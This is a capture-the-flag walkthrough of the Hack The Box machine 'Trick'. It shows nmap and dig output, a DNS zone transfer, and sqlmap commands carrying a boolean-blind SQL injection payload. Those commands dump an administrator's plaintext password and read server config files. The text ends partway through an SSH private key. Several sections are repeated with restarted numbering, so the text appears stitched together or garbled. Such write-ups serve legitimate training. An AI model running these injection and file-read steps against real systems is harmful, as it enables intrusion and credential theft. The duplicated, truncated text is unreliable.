
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.166 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-14 12:37 IST
Nmap scan report for 10.10.11.166
Host is up (0.24s latency).
Not shown: 64869 closed tcp ports (reset), 662 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
25/tcp open  smtp    Postfix smtpd
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
80/tcp open  http    nginx 1.14.2
Service Info: Host:  debian.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.18 seconds
```

2) Checked the website




3) Found the domain and subdomains through dns enumeration

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ dig -x 10.10.11.166 @10.10.11.166

; <<>> DiG 9.19.21-1-Debian <<>> -x 10.10.11.166 @10.10.11.166
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61876
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e42221539c8b5045162b5c0a666beda34801581211f2280e (good)
;; QUESTION SECTION:
;166.11.10.10.in-addr.arpa.     IN      PTR

;; ANSWER SECTION:
166.11.10.10.in-addr.arpa. 604800 IN    PTR     trick.htb.

;; AUTHORITY SECTION:
11.10.10.in-addr.arpa.  604800  IN      NS      trick.htb.

;; ADDITIONAL SECTION:
trick.htb.              604800  IN      A       127.0.0.1
trick.htb.              604800  IN      AAAA    ::1

;; Query time: 229 msec
;; SERVER: 10.10.11.166#53(10.10.11.166) (UDP)
;; WHEN: Fri Jun 14 12:43:39 IST 2024
;; MSG SIZE  rcvd: 163
```


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ dig AXFR trick.htb @10.10.11.166

; <<>> DiG 9.19.21-1-Debian <<>> AXFR trick.htb @10.10.11.166
;; global options: +cmd
trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.              604800  IN      NS      trick.htb.
trick.htb.              604800  IN      A       127.0.0.1
trick.htb.              604800  IN      AAAA    ::1
preprod-payroll.trick.htb. 604800 IN    CNAME   trick.htb.
trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 249 msec
;; SERVER: 10.10.11.166#53(10.10.11.166) (TCP)
;; WHEN: Fri Jun 14 12:44:03 IST 2024
;; XFR size: 6 records (messages 1, bytes 231)
```

4) Checked the subdomain website




Vulnerability Assessment

1) Found sql injection auth bypass in login form



2) Got access to login form



3) Found credentials in db

```
Table: users
[1 entry]
+----+-----------+---------------+--------+---------+---------+----------------------+------------+
| id | doctor_id | name          | type   | address | contact | password             | username   |
+----+-----------+---------------+--------+---------+---------+----------------------+------------+
| 1  | 0         | Administrator | 1      | <blank> | <blank> | SuperGucciRainbowCake | Enemigosss |
+----+-----------+---------------+--------+---------+---------+----------------------+------------+

[13:57:01] [INFO] table 'payroll_db.users' dumped to CSV file '/home/vigneswar/.local/share/sqlmap/output/preprod-payroll.trick.htb/dump/payroll_db/users.csv'
[13:57:01] [INFO] fetched data logged to text files under '/home/vigneswar/.local/share/sqlmap/output/preprod-payroll.trick.htb'

[*] ending @ 13:57:01 /2024-06-14/


┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sqlmap -u 'http://preprod-payroll.trick.htb/ajax.php?action=login' --data 'username=admin*&password=admin' --dbms mysql -D payroll_db -T users --batch --dump
```

4) Found another site by reading nginx configs

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sqlmap -u 'http://preprod-payroll.trick.htb/ajax.php?action=login' --data 'username=admin*&password=admin' --dbms mysql --file-read=/etc/nginx/sites-enabled/default  --fresh-queries --batch --technique=B --level=5 --threads 10
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.5#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:29:07 /2024-06-14/

custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[16:29:07] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=6em30rrl0tt...sej6sfjpif'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: username=admin' AND 4306=(SELECT (CASE WHEN (4306=4306) THEN 4306 ELSE (SELECT 8756 UNION SELECT 9912) END))-- -&password=admin
---
[16:29:08] [INFO] testing MySQL
[16:29:08] [INFO] confirming MySQL
[16:29:09] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Nginx 1.14.2
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[16:29:09] [INFO] fingerprinting the back-end DBMS operating system
[16:29:09] [INFO] the back-end DBMS operating system is Linux
[16:29:09] [INFO] fetching file: '/etc/nginx/sites-enabled/default'
[16:29:09] [INFO] retrieving the length of query output
[16:29:09] [INFO] retrieved: 2116
[16:29:42] [INFO] retrieved: ..A096C697374656E203830206465666661756C745F7365727665723B0A096C697374656E205B3A3A5D3A383020646566661756C745F7365.. 125/2116 (5%)
```

```
server {
        listen 80;
        listen [::]:80;

        server_name preprod-marketing.trick.htb;

        root /var/www/market;
        index index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
        }
}
```

5) Checked the page
1) Found credentials in db


```
Table: users
[1 entry]
+----+-----------+---------------+--------+---------+---------+----------------------+------------+
| id | doctor_id | name          | type   | address | contact | password             | username   |
+----+-----------+---------------+--------+---------+---------+----------------------+------------+
| 1  | 0         | Administrator | 1      | <blank> | <blank> | SuperGucciRainbowCake | Enemigosss |
+----+-----------+---------------+--------+---------+---------+----------------------+------------+

[13:57:01] [INFO] table 'payroll_db.users' dumped to CSV file '/home/vigneswar/.local/share/sqlmap/output/preprod-payroll.trick.htb/dump/payroll_db/users.csv'
[13:57:01] [INFO] fetched data logged to text files under '/home/vigneswar/.local/share/sqlmap/output/preprod-payroll.trick.htb'

[*] ending @ 13:57:01 /2024-06-14/


┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sqlmap -u 'http://preprod-payroll.trick.htb/ajax.php?action=login' --data 'username=admin*&password=admin' --dbms mysql -D payroll_db -T users --batch --dump
```

2) Found another site by reading nginx configs


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sqlmap -u 'http://preprod-payroll.trick.htb/ajax.php?action=login' --data 'username=admin*&password=admin' --dbms mysql --file-read=/etc/nginx/sites-enabled/default  --fresh-queries --batch --technique=B --level=5 --threads 10
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.5#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:29:07 /2024-06-14/

custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[16:29:07] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=6em30rrl0tt...sej6sfjpif'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: username=admin' AND 4306=(SELECT (CASE WHEN (4306=4306) THEN 4306 ELSE (SELECT 8756 UNION SELECT 9912) END))-- -&password=admin
---
[16:29:08] [INFO] testing MySQL
[16:29:08] [INFO] confirming MySQL
[16:29:09] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Nginx 1.14.2
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[16:29:09] [INFO] fingerprinting the back-end DBMS operating system
[16:29:09] [INFO] the back-end DBMS operating system is Linux
[16:29:09] [INFO] fetching file: '/etc/nginx/sites-enabled/default'
[16:29:09] [INFO] retrieving the length of query output
[16:29:09] [INFO] retrieved: 2116
[16:29:42] [INFO] retrieved: ..A096C697374656E203830206465666661756C745F7365727665723B0A096C697374656E205B3A3A5D3A38302064656661756C745F7365.. 125/2116 (5%)
```

```
server {
        listen 80;
        listen [::]:80;

        server_name preprod-marketing.trick.htb;

        root /var/www/market;
        index index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
        }
}
```


5) Checked the page




6) Found lfi



7) Found ssh private key





Exploitation

1) Got ssh access

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAwI9YLFRKT6JFTSqPt2/+7mgg5HpSwzHZwu95Nqh1Gu4+9P+ohLtz
c4jtky6wYGzlxKHg/Q5ehozs9TgNWPVKh+j92WdCNPvdzaQqYKxw4Fwd3K7F4JsnZaJk2G
YQ2re/gTrNElMAqURSCVydx/UvGCNT9dwQ4zna4sxIZF4HpwRt1T74wioqIX3EAYCCZcf+
4gAYBhUQTYeJlYpDVfbbRH2yD73x7NcICp5iIYrdS455nARJtPHYkO9eobmyamyNDgAia/
Ukn75SroKGUMdiJHnd+m1jW5mGotQRxkATWMY5qFOiKglnws/jgdxpDV9K3iDTPWXFwtK4
1kC+t4a8sQAAA8hzFJk2cxSZNgAAAAdzc2gtcnNhAAABAQDAj1gsVEpPokVNKo+3b/7uaC
DkelLDMdnC73k2qHUa7j70/6iEu3NziO2TLrBgbOXEoeD9Dl6GjOz1OA1Y9UqH6P3ZZ0I0
+93NpCpgrHDgXB3crsXgmydlomTYZhDat7+BOs0SUwCpRFIJXJ3H9S8YI1P13BDjOdrizE
hkXgenBG3VPvjCKiohfcQBgIJlx/7iABgGFRBNh4mVikNV9ttEfbIPvfHs1wgKnmIhit1L
jnmcBEm08diQ716hubJqbI0OACJr9SSfvlKugoZQx2Iked36bWNbmYai1BHGQBNYxjmoU6
IqCWfCz+OB3GkNX0reINM9ZcXC0rjWQL63hryxAAAAAwEAAQAAAQASAVVNT9Ri/dldDc3C
aUZ9JF9u/cEfX1ntUFcVNUs96WkZn44yWxTAiN0uFf+IBKa3bCuNffp4ulSt2T/mQYlmi/
KwkWcvbR2gTOlpgLZNRE/GgtEd32QfrL+hPGn3CZdujgD+5aP6L9k75t0aBWMR7ru7EYjC
tnYxHsjmGaS9iRLpo79lwmIDHpu2fSdVpphAmsaYtVFPSwf01VlEZvIEWAEY6qv7r455Ge
U+38O714987fRe4+jcfSpCTFB0fQkNArHCKiHRjYFCWVCBWuYkVlGYXLVlUcYVezS+ouM0
